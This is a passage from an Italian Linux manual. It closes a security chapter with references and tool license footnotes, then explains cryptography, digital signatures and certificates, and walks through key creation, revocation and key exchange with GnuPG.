
- Mathematics and Computing Science Dept. of Eindhoven University of Technology (the Netherlands, Europe), *ftp://ftp.porcupine.org/pub/security/*
- *Dazuko*, *http://www.dazuko.org*
- Axel Boldt, *Bliss, a Linux "virus"*, *http://math-www.uni-paderborn.de/~axel/bliss/*
- *Dansguardian*, *http://dansguardian.org/?page=extras* , *http://dansguardian.org/downloads/tp-ident2.patch*

[1] L'idea è tratta da *Improving the security of your site by breaking into it*, di Dan Farmer e Wietse Venema.

[2] Per accedere a una sessione grafica da una postazione remota si usa preferibilmente VNC attraverso un tunnel cifrato, come si può leggere nella sezione 28.13.

[3] Secondo una vecchia tradizione non si regalano spille e altri oggetti appuntiti con cui ci si può ferire.

[4] Esiste anche software proprietario che viene messo a disposizione in forma sorgente.

[5] Teoricamente i file HTML possono incorporare anche molti altri tipi di script, purché il navigatore sia poi in grado di interpretarli.

[6] **Dazuko** GNU GPL o BSD

[7] **Clamav** GNU GPL

[8] **Ident2** GNU GPL

[9] **TCP wrapper** software libero con licenza speciale

[10] **TCP wrapper** software libero con licenza speciale

[11] **TCP wrapper** software libero con licenza speciale

[12] **TCP wrapper** software libero con licenza speciale

[13] **GNU core utilities** GNU GPL

[14] **Fakeroot** GNU GPL

[15] **fakechroot** GNU GPL

[16] **AIDE** GNU GPL

[17] **Queso** GNU GPL

[18] **Raccess** GNU GPL

[19] **Nmap** GNU GPL

[20] **net-tools** GNU GPL

[21] **Psmisc** GNU GPL

[22] Fuser utilizza in pratica le informazioni contenute nella directory '`/proc/`'.

[23] **Tcpdump** software libero con licenza speciale

[24] **IPTraf** GNU GPL

[25] **Sniffit** software libero con licenza speciale

[26] Questo esempio viene mostrato proprio per far comprendere quanto vulnerabile sia un terminale remoto che non utilizzi una comunicazione cifrata.

[27] **Wireshark** GNU GPL

[28] **IPlogger** GNU GPL

[29] **Psad** GNU GPL

[30] **Netcat** GNU GPL

[31] **Vlock** GNU GPL

[32] **Xlock** software libero sottoposto a diverse licenze a seconda della porzione di codice coinvolto

[33] **Xtrlock** GNU GPL

Capitolo 44

Riservatezza e certificazione delle comunicazioni

44.1 Introduzione ai problemi legati alla crittografia e alla firma digitale

La comunicazione meccanica (elettronica) pone dei problemi legati alla riservatezza e alla facilità con cui questa può essere contraffatta. Per fare un esempio, un messaggio di posta elettronica può essere intercettato facilmente da parte di chiunque abbia un accesso privilegiato ai nodi di rete attraverso cui transita; nello stesso modo, un messaggio può essere manomesso, anche senza lasciare tracce apparenti. Per risolvere questi problemi si possono usare dei metodi di cifratura dei dati e per evitare contraffazioni si possono usare delle firme digitali[1].

44.1.1 Crittografia

La crittografia è una tecnica attraverso la quale si rendono illeggibili i dati originali, permettendo al destinatario di recuperarli attraverso un procedimento noto solo a lui. Si distinguono due forme fondamentali: la crittografia ***simmetrica***, ovvero ***a chiave segreta***, e quella ***asimmetrica***, nota meglio come crittografia ***a chiave pubblica***.


La crittografia simmetrica è quella più semplice da comprendere; si basa su un algoritmo che modifica i dati in base a una ***chiave*** (di solito una stringa di qualche tipo) che permette il ripristino dei dati originali soltanto conoscendo la stessa chiave usata per la cifratura. Per utilizzare una cifratura simmetrica, due persone si devono accordare sull'algoritmo da utilizzare e sulla chiave. La forza o la debolezza di questo sistema, si basa sulla difficoltà o meno che ci può essere nell'indovinare la chiave, tenendo conto anche della possibilità elaborative di cui può disporre chi intende spiare la comunicazione.

Figura 44.1. Crittografia simmetrica.

La crittografia a chiave pubblica è un metodo molto più complesso, ma ha il vantaggio di essere più pratico quando riguarda la comunicazione con molte persone. Il principio di funzionamento si basa sul fatto che esistono due chiavi complementari, assieme a un algoritmo in grado di cifrare con una chiave e di decifrare utilizzando l'altra. In pratica, la cifratura avviene a senso unico attraverso la chiave di cui dispone il mittente di un messaggio, mentre questo può essere decifrato esclusivamente con l'altra che possiede solo il destinatario. Le due chiavi vengono chiamate ***chiave pubblica*** e ***chiave privata***, attribuendogli implicitamente un ruolo specifico. In pratica, chi vuole mettere in condizione i propri interlocutori di inviare dei messaggi, o altri dati cifrati, che nessun altro possa decifrare, deve costruire una propria coppia di chiavi e quindi distribuire la chiave pubblica. Chi vuole inviare informazioni cifrate, può usare la chiave pubblica diffusa dal destinatario, perché solo chi ha la chiave complementare, ovvero la chiave privata, può decifrarle. In questa situazione, evidentemente, **la chiave privata deve rimanere segreta a tutti**, tranne che al suo proprietario; se venisse trafugata permetterebbe di decifrare i messaggi che fossero eventualmente intercettati.

Per questa ragione, il proprietario di una coppia di chiavi asimmetriche deve essere la stessa persona che se le crea.

Figura 44.2. Crittografia a chiave pubblica.




La cifratura può anche essere ibrida, utilizzando in pratica entrambe le tecniche. Per attuarla, di solito si utilizza prima la cifratura simmetrica con una chiave determinata in modo casuale ogni volta: la ***chiave di sessione***. Questa chiave di sessione viene allegata al messaggio, o ai dati trasmessi, cifrandola a sua volta (eventualmente assieme agli stessi dati già cifrati) attraverso il sistema della chiave pubblica, ovvero quello che si basa sulla coppia di chiavi complementari. Il destinatario di questi dati deve fare il percorso inverso, decifrando il documento con la sua chiave privata, quindi decifrandolo nuovamente utilizzando la chiave di sessione che ha ottenuto dopo il primo passaggio.

44.1.2 Firma digitale

La firma digitale ha lo scopo di certificare l'autenticità dei dati. Per ottenere questo risultato occorre garantire che l'origine di questi sia autentica e che i dati non siano stati alterati.

Per dimostrare che un documento elettronico non è stato alterato, si utilizza la tecnica del codice di controllo, costituito da un numero o una stringa che si determinano in qualche modo in base al contenuto del documento stesso. L'algoritmo che genera questo codice di controllo è tanto più buono quanto è minore la probabilità che due documenti diversi generino lo stesso codice di controllo. Questo valore è una sorta di «riassunto» matematico del documento elettronico originale che può essere fornito a parte, attraverso un canale ritenuto sicuro, per permettere al destinatario di verificare che il documento è giunto intatto, ricalcolando il codice di controllo che deve risultare identico.[2]


Figura 44.3. Trasmissione di un documento abbinato a un codice di controllo separato.



La firma digitale deve poter dimostrare che l'origine è autentica e che il codice di controllo non è stato alterato. Evidentemente, per non creare un circolo vizioso, serve qualcosa in più. Per questo si utilizza di solito la cifratura del codice di controllo assieme ai dati, oppure solo del codice di controllo, lasciando i dati in chiaro. Per la precisione, si utilizza la tecnica delle chiavi complementari, ma in questo caso, le cose funzionano in modo inverso, perché chi esegue la firma, deve usare la sua chiave privata (quella segreta), in maniera tale che tutti gli altri possano decifrare il codice di controllo attraverso la chiave pubblica.

Naturalmente, una firma digitale di questo tipo può essere verificata solo se si può essere certi che la chiave pubblica attribuita al mittente che ha firmato il documento, appartenga effettivamente a quella persona. In altre parole, un impostore potrebbe diffondere una chiave pubblica corrispondente a una chiave privata di sua proprietà, indicandola come la chiave del signor Tizio, potendo così inviare documenti falsi a nome di questo signor Tizio, che in realtà non ne è il responsabile.

Figura 44.4. Principio di funzionamento della firma digitale applicata a un documento trasmesso in chiaro.



44.1.3 Gestione delle chiavi, certificazione e fiducia


I sistemi crittografici a chiave pubblica richiedono attenzione nell'uso di queste chiavi, in particolare è importante la gestione corretta delle chiavi pubbliche appartenenti ai propri corrispondenti. Queste chiavi sono conservate all'interno di «portachiavi», di solito distinti a seconda che si tratti di chiavi private o di chiavi pubbliche. Infatti, la chiave privata deve rimanere segreta e va difesa in ogni modo, mentre le chiavi pubbliche non richiedono questa attenzione. I portachiavi in questione sono normalmente dei file, gestiti in modo più o meno automatico dai programmi che si utilizzano per queste cose.

A parte il problema di custodire gelosamente la propria chiave privata, bisogna considerare la necessità di verificare che le chiavi pubbliche appartengano effettivamente alle persone a cui sembrano essere attribuite, così si intuisce che il modo migliore per questo è quello di ottenere personalmente da loro le rispettive chiavi pubbliche.

Per semplificare un po' le cose, si introduce la possibilità di controfirmare le chiavi pubbliche che si ritiene siano di provenienza certa; questa firma ha il valore di una certificazione, che conta in funzione della credibilità di chi la dà. Le chiavi pubbliche firmate, portano con sé l'informazione di chi le ha firmate, ma la verifica della firma si può fare solo possedendo la chiave pubblica di questa persona. In pratica, il meccanismo della controfirma permette di creare una rete di fiducia, attraverso la diffusione di chiavi pubbliche firmate da altre persone: chi è sicuro della chiave pubblica di una persona, della quale ha anche fiducia, può decidere di fidarsi delle chiavi pubbliche che questa ha firmato a sua volta.

Una chiave pubblica contiene anche le informazioni che servono ad attribuirla al suo proprietario; di solito si tratta del nome e cognome, assieme a un indirizzo di posta elettronica. Per garantire che questi dati allegati non siano stati alterati, il proprietario delle sue stesse chiavi può firmare la sua chiave pubblica. Ciò serve a garantire che quella chiave pubblica è collegata correttamente a quei dati personali, anche se non può garantire che sia stata creata effettivamente da quella persona.

Figura 44.5. Verifica di un certificato, ovvero di una chiave pubblica controfirmata.




Quando l'uso dei sistemi crittografici a chiave pubblica diventa una pratica regolata attraverso le leggi, soprattutto per ciò che riguarda la firma digitale, diventa indispensabile l'istituzione di un'autorità in grado di garantire e verificare l'autenticità delle chiavi pubbliche di ognuno. Nello stesso modo, in mancanza di una tale istituzione, quando queste tecniche vengono usate per scopi professionali, diventa necessario affidarsi alla certificazione fatta da aziende specializzate in questo settore, che hanno la credibilità necessaria. Tecnicamente si parla di ***autorità di certificazione*** e nella documentazione tecnica inglese si indica con l'acronimo «CA»: *Certificate authority*.

È l'autorità di certificazione che stabilisce quali siano i dati di identificazione che devono accompagnare la chiave nel certificato che si vuole ottenere.

Anche in presenza di un'autorità di certificazione delle chiavi, la coppia di chiavi asimmetriche dovrebbe essere creata esclusivamente dal suo titolare (il suo proprietario), che solo così potrebbe essere effettivamente l'unico responsabile della segretezza della sua chiave privata.

Tornando alle situazioni pratiche, la verifica di una chiave pubblica può essere semplificata attraverso l'uso di un'***impronta digitale***. Si tratta di un altro codice di controllo calcolato su una chiave pubblica, con la proprietà di essere ragionevolmente breve, tanto da poter essere scambiato anche su un foglio di carta. Quando due persone vogliono scambiarsi le chiavi pubbliche personalmente, al posto di farlo realmente, possono limitarsi a scambiarsi l'impronta digitale della chiave, in modo da poter poi verificare che la chiave pubblica avuta attraverso i canali normali corrisponde effettivamente a quella giusta.

Figura 44.6. Impronta digitale della chiave pubblica.



Data l'importanza che ha la segretezza della chiave privata, è normale che i sistemi crittografici prevedano la protezione di questa informazione attraverso una parola d'ordine. In generale, viene data la facoltà di lasciare la chiave privata in chiaro, o di cifrarla attraverso una stringa, la parola d'ordine, che in questo contesto particolare è conosciuta meglio come *passphrase*. L'utilizzo di una chiave privata cifrata si traduce in pratica nella necessità, ogni volta che serve, di inserire il testo utilizzato per cifrarla. L'utilizzo di chiavi private protette in questo modo, è indispensabile in un sistema multiutente, in cui l'amministratore di turno può avere accesso a tutto quello che vuole nel file system; dall'altra parte, in questo modo si riduce il pericolo che qualcun altro possa usare una chiave privata trafugata.

Dovrebbe essere chiaro, ormai, che il file contenente la chiave pubblica e i dati identificativi del suo titolare, assieme a una o più firme di certificazione, è un ***certificato***. Come nei certificati normali, quando le informazioni che vengono attestate in questo modo non sono definitive per loro natura (si pensi all'indirizzo di posta elettronica che può cambiare anche molto spesso), è importante prevedere una scadenza tra i dati che compongono il certificato stesso. Oltre a questo, ci deve essere la possibilità di revocare un certificato prima della sua scadenza normale: sia per la possibilità che i dati relativi siano cambiati, sia per premunirsi in caso di furto della chiave privata. La revoca di un certificato si ottiene attraverso un ***certificato di revoca***. A seconda del sistema crittografico che si utilizza, il certificato di revoca può essere predisposto dalla stessa persona che si costruisce le chiavi, oppure può essere compito dell'autorità di certificazione che si occupa di rilasciare i certificati. Il problema viene ripreso più avanti.

44.1.4 Cosa può succedere se...

È il caso di soffermarsi sul significato pratico di alcune cose che possono succedere, in modo da capire meglio l'importanza di certi aspetti che riguardano la crittografia a chiave pubblica.

Se si perde la chiave privata, non si possono più decifrare i messaggi ricevuti dagli interlocutori, quando questi li hanno cifrati con la chiave pubblica relativa; inoltre non si possono decifrare più nemmeno quelli che sono stati ricevuti in passato.

Se qualcuno ruba una copia della chiave privata,[3] questa persona può leggere i messaggi cifrati inviati al proprietario di quella chiave e può sostituirsi a quella persona in generale; può anche firmare a suo nome.

L'unica cosa che si può fare quando si perde la chiave privata, o si sospetta che qualcuno sia riuscito a ottenerne una copia, è la diffusione del certificato di revoca.

Se si utilizza una chiave pubblica senza averla verificata, si rischia di far recapitare il messaggio o i dati a una persona diversa da quella che si intende veramente. Infatti, un estraneo potrebbe intercettare sistematicamente le comunicazioni della persona a cui si vuole scrivere o inviare altri dati. In tal modo, questo estraneo riceverebbe dei messaggi che può decifrare con la sua chiave privata, provvedendo poi a cifrarli nuovamente nel modo giusto per inviarli al destinatario reale, in modo che nessuno si accorga dell'intercettazione.

44.1.5 Servizi per la diffusione delle chiavi pubbliche

Ci possono essere molti modi di diffondere la propria chiave pubblica, oppure quella di altri, dopo che questa è stata controfirmata. Il metodo standard dovrebbe consistere nell'utilizzo di un servente specifico per questo. Normalmente, questi serventi di chiavi (*keyserver* o *cert-server*) sono collegati tra loro in modo da aggiornarsi a vicenda, limitandosi comunque ad accumulare le chiavi pubbliche che vengono inviate, senza certificare implicitamente la genuinità di queste. Per prelevare una chiave pubblica occorre conoscere il numero di identificazione di questa (si tratta di un numero attribuito automaticamente dal programma che crea la coppia di chiavi), tenendo conto che tale informazione può essere ottenuta dalla stessa persona con la quale si vuole comunicare in modo cifrato, magari perché la aggiunge sistematicamente in coda ai suoi messaggi di posta elettronica.

Nel caso della crittografia usata per la posta elettronica si utilizza generalmente lo standard OpenPGP, con il quale, per accedere ai serventi di chiavi non si usano i protocolli normali e occorre affidarsi direttamente agli strumenti di gestione della crittografia e delle firme. Il servente a cui si fa riferimento di solito è *certserver.pgp.com*, comunque non è necessario servirsi proprio di questo. Tenendo conto che di solito i nomi dei nodi che offrono questo tipo di servizio corrispondono a un modello del tipo ∗*.pgp.net*, ∗*.pgp.org*, oppure ∗*.pgp.com*, o simili, si potrebbe fare una ricerca attraverso un motore di ricerca comune.

44.1.6 Problemi legali

L'utilizzo di sistemi di comunicazione cifrata potrebbe essere regolato dalle leggi dei paesi coinvolti. Il problema è che bisogna verificare le norme del paese di origine di una trasmissione del genere e anche quelle del paese di destinazione. Per quanto riguarda l'Italia, la cosa non è chiara.[4]

Questo serve per ricordare che si tratta di una materia delicata; anche se si ritiene di poter utilizzare la crittografia in Italia, bisogna pensarci bene prima di inviare messaggi cifrati all'estero, o di usare altre forme di comunicazione cifrate. Il problema si può porre anche nell'ambito della stessa Unione Europea.

44.2 GnuPG: GNU Privacy Guard

GnuPG[5] è uno strumento per la gestione della crittografia e delle firme digitali, compatibile con le specifiche OpenPGP pubblicate nell'RFC 2440. Rispetto al noto PGP, si tratta di software libero e in particolare non vengono utilizzati algoritmi proprietari.

GnuPG è composto da due eseguibili: '**gpg**' e '**gpgm**'. Di solito, il secondo viene richiamato dal primo, in base alle necessità, senza che ci sia bisogno di utilizzarlo direttamente. La distinzione in due eseguibili serve a trattare in modo particolare le operazioni delicate dal punto di vista della sicurezza, rispetto a quelle che non hanno questo problema: nel primo caso si deve fare uso di memoria «sicura». Tra le altre cose, da questo problema legato alla memoria dipende la limitazione pratica nella dimensione delle chiavi che si possono gestire.

Una volta chiarito che basta utilizzare solo l'eseguibile '**gpg**', perché questo si avvale di '**gpgm**' quando necessario, occorre vedere come sono organizzati gli argomenti nella sua riga di comando:

```
gpg [opzioni] comando [argomenti_del_comando]
```

In pratica, si utilizza '**gpg**' esattamente con l'indicazione di un comando. Il funzionamento generale può essere definito attraverso le opzioni che precedono tale comando, mentre il comando stesso potrebbe richiedere l'indicazione di altri argomenti.[6]

Le opzioni «lunghe», cioè quelle che andrebbero indicate con due trattini iniziali, possono essere inserite in un file di configurazione, avendo però l'accortezza di eliminare i due trattini. Il file di configurazione di GnuPG è sempre solo personale, il nome predefinito è '`~/.gnupg/options`' e di solito viene creato automaticamente la prima volta che si usa il programma (assieme alla directory che lo precede). Come in molti altri tipi di file del genere, il carattere '`#`' viene utilizzato per iniziare un commento, mentre le righe bianche e quelle vuote vengono ignorate nello stesso modo. In particolare, negli esempi che vengono mostrati successivamente, si fa riferimento alla situazione tipica, in cui non viene modificato il file di configurazione creato automaticamente e tutto quello che serve deve essere definito attraverso la riga di comando.

Come si può intuire, la directory '`~/.gnupg/`' serve anche per contenere altri file relativi al funzionamento di GnuPG, tenendo conto, comunque, che in condizioni normali viene creata la prima volta che si avvia l'eseguibile '**gpg**'. I file più importanti che si possono trovare sono: '`~/.gnupg/secring.gpg`' che rappresenta il portachiavi delle chiavi private (file che deve essere custodito e protetto con cura); '`~/.gnupg/pubring.gpg`' che rappresenta il portachiavi delle chiavi pubbliche (ovvero dei certificati); '`~/.gnupg/trustdb.gpg`' che contiene le informazioni sulla propria fiducia nei confronti di altre persone, le quali possono avere firmato (certificato) le chiavi pubbliche di altri.

Una volta creata la propria coppia di chiavi, occorre decidere la politica di sicurezza da utilizzare per proteggere il portachiavi privato. Oltre alla necessità di farne delle copie da conservare in un luogo sicuro, si può considerare la possibilità di mettere questo file in un altro luogo; per esempio in un disco rimovibile, da inserire solo quando si deve usare la propria chiave privata. In questo caso, si potrebbe sostituire il file '`~/.gnupg/secring.gpg`' con un collegamento simbolico al file reale in un altro disco innestato solo per l'occasione.

Ogni volta che c'è bisogno di accedere a questi file, viene creato un file lucchetto, con lo stesso nome del file a cui si riferisce e l'aggiunta dell'estensione '`.lock`'. Alle volte, se si interrompe il funzionamento dell'eseguibile '**gpg**', possono rimanere questi file, i quali poi impediscono di accedere ai dati. Se ciò accade, viene segnalato dal programma, il quale indica anche il numero che dovrebbe avere il processo che li ha bloccati: se questo processo non c'è, vuol dire che i file lucchetto possono essere rimossi.

Nelle sezioni successive, viene mostrato il funzionamento di GnuPG, attraverso l'eseguibile '**gpg**', mostrando l'interazione con questo quando si fa riferimento a una localizzazione di lingua inglese. Se si utilizza un sistema configurato correttamente per quanto riguarda proprio la localizzazione, si ottengono i messaggi in italiano (quelli che sono stati tradotti), ma in italiano vanno date anche le risposte. In particolare, quando una domanda prevede che si risponda con un «sì», oppure un «no», si devono usare le iniziali, «s» o «n», anche se per qualche motivo la domanda è rimasta in inglese perché manca quella traduzione particolare.

44.2.1 Creazione delle chiavi e del certificato di revoca

La creazione di una coppia di chiavi è un'operazione molto semplice. Quello che occorre considerare prima è il modo in cui viene gestito il file che rappresenta il portachiavi privato, come è già stato descritto. In particolare, occorre considerare subito la possibilità di creare un certificato di revoca.

Si comincia con la creazione di una coppia di chiavi, utilizzando il comando '**`--gen-key`**'. Se non sono stati creati in precedenza, viene predisposta la directory '`~/.gnupg/`' con i vari portachiavi.

```
tizio$ gpg --gen-key [Invio]
```



```
Please select what kind of key you want:
   (1) DSA and ElGamal (default)
   (2) DSA (sign only)
   (4) ElGamal (sign and encrypt)
```

A questo punto inizia una serie di richieste con le quali si devono stabilire le caratteristiche delle chiavi che si creano. Per vari motivi, è conveniente affidarsi alle scelte predefinite, a meno di avere le idee chiare al riguardo.

```
Your selection? 1 [Invio]

DSA keypair will have 1024 bits.
About to generate a new ELG-E keypair.
              minimum keysize is  768 bits
              default keysize is 1024 bits
    highest suggested keysize is 2048 bits
What keysize do you want? (1024) [Invio]

Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
```

Questo può essere un punto delicato. Di solito si crea una coppia di chiavi che non scadono mai, ma per motivi di sicurezza si potrebbe stabilire una scadenza. Ribadendo che in condizioni normali si crea una coppia di chiavi senza scadenza, negli esempi si mostra la creazione di una chiave che scade alla fine di una settimana.

```
Key is valid for? (0) 1w [Invio]

Key expires at Fri Oct  8 10:55:43 1999 CEST
Is this correct (y/n)? y [Invio]
```

Per completare questa fase occorre indicare i dati personali che vengono uniti alle chiavi, in modo da facilitarne il riconoscimento.

```
You need a User-ID to identify your key; the software
constructs the user id from Real Name, Comment and Email
Address in this form:
   "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"
```

Come si vede, si tratta di indicare il proprio nome e cognome, quindi viene richiesto un indirizzo di posta elettronica, infine viene proposta la possibilità di mettere una nota, costituita da un nomignolo o qualunque altra cosa che possa aiutare a individuare il proprietario della chiave.

```
Real name: Tizio Tizi [Invio]

Email address: tizio@dinkel.brot.dg [Invio]

Comment: Baffo [Invio]

You selected this USER-ID:
    "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Il programma mostra i dati inseriti, permettendo di controllarli. Se tutto è in ordine, si conferma.

```
Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O [Invio]
```

Infine, la cosa più importante: per proteggere la chiave privata, questa viene cifrata utilizzando una parola d'ordine, definita in questo caso *passphrase*, per intendere che si dovrebbe trattare di un testo più lungo di una sola parola. In pratica, si deve inserire una stringa, possibilmente lunga e complicata, che serve per cifrare la chiave privata; di conseguenza, ogni volta che si deve utilizzare la chiave privata, viene richiesto l'inserimento di questa stringa per potervi accedere.

```
You need a Passphrase to protect your secret key.

Enter passphrase: digitazione_all'oscuro [Invio]

Repeat passphrase: digitazione_all'oscuro [Invio]
```

Completata questa fase, inizia la procedura di creazione delle chiavi, che avviene in modo automatico.

```
We need to generate a lot of random bytes. It is a good idea
to perform some other action (work in another window, move
the mouse, utilize the network and the disks) during the
prime generation; this gives the random number generator a
better chance to gain enough entropy.
....+++++.............+++++..+++++.+++++.............+++++..
..++++++++++........+++++..+++++........++++++++++..........
...........+++++.+++++.+++++....+++++........+++++...+++++..
+++++++..+++++++++++++++.+++++......+++++.+++++>......+++++>.
++++.<.+++++............>.........+++++....<+++++...>.....++.
+..............................+++++^^^
public and secret key created and signed.
```

Questo conclude il funzionamento del programma e riappare l'invito della shell. Leggendo il messaggio finale, si osserva che le chiavi sono state firmate. Questa firma garantisce solo che non siano alterate le informazioni abbinate alle chiavi, ma come è già spiegato nella sezione 44.1, ciò non impedisce che qualcuno possa sostituire completamente le chiavi pubbliche che vengono diffuse.

Una volta creata la propria coppia di chiavi, è importantissimo provvedere a generare anche il certificato di revoca relativo. Questo si traduce in un file di testo da conservare in un posto sicuro. Eventualmente, si può anche stampare il file, per una maggiore sicurezza.

```
tizio$ gpg --output revoca.txt ↩
↪          --gen-revoke tizio@dinkel.brot.dg [Invio]

  sec  1024D/7A6D2F72 1999-10-01   Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
```

Come si vede, vengono mostrati tutti i dati identificativi della chiave, compreso il numero che è stato generato automaticamente. Per proseguire basta confermare.

```
Create a revocation certificate for this key? y [Invio]
```

Dal momento che questa operazione richiede l'utilizzo della chiave privata, occorre indicare la stringa necessaria per sbloccarla.

```
  You need a passphrase to unlock the secret key for
  user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
  1024-bit DSA key, ID 7A6D2F72, created 1999-10-01

Enter passphrase: digitazione_all'oscuro [Invio]

  ASCII armored output forced.
  Revocation certificate created.

  Please move it to a medium which you can hide away; if
  Mallory gets access to this certificate he can use it to
  make your key unusable.
  It is smart to print this certificate and store it away,
  just in case your media become unreadable.  But have some
  caution:  The print system of your machine might store the
  data and make it available to others!
```

E con questo si conclude l'operazione che ha generato il file '`revoca.txt`'. Il file è di tipo ASCII, ovvero, da binario è stato convertito in ASCII attraverso l'algoritmo Armor. Vale la pena di vedere come potrebbe essere questo file:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org
Comment: A revocation certificate should follow

iEYEIBECAAYFAjf0gEIACgkQZUnKKXptL3KOAQCdEH5HfbFR5g34fui5y0JMkQxr
PisAn2kHENgFOLtkdDIpK1PwYp9ZArbK
=HGaY
-----END PGP PUBLIC KEY BLOCK-----
```

44.2.2 Scambio di chiavi pubbliche

Quando si vuole intrattenere una comunicazione cifrata con qualcuno, si deve disporre della chiave pubblica dell'interlocutore, il quale a sua volta deve disporre di quella della controparte. Di conseguenza,

è necessario apprendere subito come si accede al proprio portachiavi, in modo da poter estrarre le chiavi pubbliche (proprie o di altri) e per potervi aggiungere le chiavi delle persone con cui si vogliono avere contatti in questa forma. Inizialmente, le chiavi pubbliche a disposizione sono solo le proprie; se ne ottiene l'elenco con il comando seguente:

```
tizio$ gpg --list-keys [Invio]

  /home/tizio/.gnupg/pubring.gpg
  ------------------------------
  pub  1024D/7A6D2F72 1999-10-01 Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
  sub  1024g/D75594A6 1999-10-01
```

Anche se non è stato richiesto esplicitamente, nella creazione della coppia di chiavi complementari, in realtà sono state generate due coppie: una primaria e una secondaria. Si può osservare che la prima colonna suggerisce di che tipo di chiave si tratti: '**pub**' per indicare la chiave pubblica primaria e '**sub**' per indicare la chiave pubblica secondaria.

A questo punto si pone il problema di esportare la propria chiave pubblica (intesa come il complesso rappresentato dalla chiave primaria e da tutte le sue chiavi secondarie) e di importare quella degli interlocutori futuri. In particolare, nel momento in cui si esporta una chiave, occorre decidere se questo debba essere fatto generando un risultato binario, oppure se lo si voglia convertire in ASCII. In generale, dovendo preparare un file da trasmettere attraverso forme di comunicazione tradizionale, come la posta elettronica, conviene richiedere sempre la conversione in ASCII, per mezzo dell'opzione '**`--armor`**'. Si comincia mostrando l'esportazione.

```
tizio$ gpg --armor --output tizio.gpg ↩
↪          --export tizio@dinkel.brot.dg [Invio]
```

Il file che si ottiene, '`tizio.gpg`', potrebbe essere simile a quello seguente (che viene mostrato solo in parte):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBDf0ehMRBAC+s8Evv4EXv1eEGDw01mZAwJCPe9uBbE/u9eNlD8J33MCXFRUK
k/4CFU6BRK46RlXFjL9CcWtRIDar/72NIktChpBFebYnX+wiho9Pt2/U7B32MbMX
…
…
vO+Y8kqiOfAHDrL90IhMBBgRAgAMBQI39HpKBQkACTqAAAoJEGVJyil6bS9y0ywA
n3OySw4T4rHtGtE2hULTwj9orwefAKCB3ozbH0x/I9jFrCGe6gx7Fio9FA==
=jTTe
-----END PGP PUBLIC KEY BLOCK-----
```

L'importazione di una chiave pubblica avviene in modo analogo, con la differenza che non è necessario specificare in che formato sia la fonte: ciò viene determinato automaticamente. Si suppone di importare una chiave contenuta nel file '`caio.gpg`'.

```
tizio$ gpg --import caio.gpg [Invio]

  gpg:/home/tizio/caio.gpg: key C38563D0: public key imported
  gpg: Total number processed: 1
  gpg:               imported: 1
```

Dopo l'importazione si può controllare l'elenco delle chiavi pubbliche possedute, come è già stato fatto in precedenza.

```
tizio$ gpg --list-keys [Invio]

  /home/tizio/.gnupg/pubring.gpg
  ------------------------------
  pub  1024D/7A6D2F72 1999-10-01 Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
  sub  1024g/D75594A6 1999-10-01

  pub  1024D/C38563D0 1999-10-01 Caio Cai <caio@roggen.brot.dg>
  sub  1024g/E3460DB4 1999-10-01
```

È da osservare il fatto che l'esportazione delle chiavi pubbliche, senza indicare a quali persone si vuole fare riferimento, implica l'esportazione completa di tutte le chiavi disponibili.

A questo punto, occorre stabilire se ci si fida o meno delle chiavi pubbliche che si importano. Se si è certi della loro autenticità, è utile controfirmarle. La firma che si aggiunge può servire a qualcun

altro, se poi si provvede a diffonderle nuovamente. Per intervenire a questo livello nel portachiavi pubblico, occorre usare il comando '**--edit-key**':

```
tizio$ gpg --edit-key caio@roggen.brot.dg [Invio]
```

Con questo comando si richiede di intervenire nella chiave pubblica di Caio. Si ottiene un riassunto della situazione e un invito a inserire dei comandi specifici (attraverso una riga di comando).

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
